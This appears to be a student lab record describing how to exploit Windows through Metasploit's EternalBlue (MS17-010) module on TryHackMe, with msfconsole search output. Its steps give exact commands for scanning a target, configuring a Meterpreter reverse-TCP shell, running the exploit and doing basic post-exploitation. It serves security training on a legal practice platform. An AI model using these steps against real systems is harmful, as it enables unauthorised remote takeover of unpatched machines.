EXPERIMENT – 9

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim

To understand and demonstrate exploitation of Windows operating system vulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Metasploit Framework (Pre-installed in AttackBox)

Theory (Brief)

- Metasploit Framework is a powerful penetration testing tool used to develop, test, and execute exploits against vulnerable systems.
- Windows operating systems often contain vulnerabilities due to misconfigurations, outdated services, or unpatched software.
- TryHackMe provides a safe and legal environment to practice Windows exploitation using Metasploit without impacting real-world systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Metasploit Windows Exploitation Room

1. In the search bar, type **Metasploit** or **Windows Exploitation**.
2. Select the appropriate TryHackMe room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Launch Metasploit Framework

1. Start Metasploit console:
2. msfconsole
3. Wait for Metasploit to initialize.

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning:
3. nmap <target-ip>

Step 6: Select Windows Exploit Module

1. Search for Windows exploits:
2. search windows
3. Select a suitable exploit module (example: SMB vulnerability):
4. use exploit/windows/smb/ms17_010_eternalblue

Step 7: Configure Exploit Parameters

1. Set target IP:
2. set RHOSTS <target-ip>
3. Set payload:
4. set PAYLOAD windows/meterpreter/reverse_tcp
5. Configure local host:
6. set LHOST <your-ip>

Step 8: Execute the Exploit

1. Run the exploit:
2. exploit
3. Gain Meterpreter session upon successful exploitation.

Step 9: Post-Exploitation Activities


1. Verify access:
2. sysinfo
3. Check privileges:
4. getuid
5. Perform basic enumeration as guided by the room tasks.

Step 10: Complete the Room

1. Capture required flags.
2. Ensure all tasks are marked **Completed**.

Output

- Successful exploitation of Windows OS vulnerabilities.
- Meterpreter session established.
- Screenshots captured as evidence.



```
Session  Actions  Edit  View  Help
msf > search eternalblue

Matching Modules
================

   #   Name                                       Disclosure Date  Rank     Check  Description
   -   ----                                       ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target              .                .        .      .
   2     \_ target: Windows 7                     .                .        .      .
   3     \_ target: Windows Embedded Standard 7   .                .        .      .
   4     \_ target: Windows Server 2008 R2        .                .        .      .
   5     \_ target: Windows 8                     .                .        .      .
   6     \_ target: Windows 8.1                   .                .        .      .
   7     \_ target: Windows Server 2012           .                .        .      .
   8     \_ target: Windows 10 Pro                .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .            .        .      .
   10  exploit/windows/smb/ms17_010_psexec         2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wind
ows Code Execution
   11    \_ target: Automatic                     .                .        .      .
   12    \_ target: PowerShell                    .                .        .      .
   13    \_ target: Native upload                 .                .        .      .
   14    \_ target: MOF upload                    .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                   .                .        .      .
   16    \_ AKA: ETERNALROMANCE                   .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                  .                .        .      .
   18    \_ AKA: ETERNALBLUE                      .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command        2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wind
ows Command Execution
   20    \_ AKA: ETERNALSYNERGY                   .                .        .      .
   21    \_ AKA: ETERNALROMANCE                   .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                  .                .        .      .
   23    \_ AKA: ETERNALBLUE                      .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010          .                normal   No     MS17-010 SMB RCE Detection
```

Result

Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform.
The experiment enhanced understanding of Windows vulnerabilities, exploitation techniques, and post-exploitation concepts.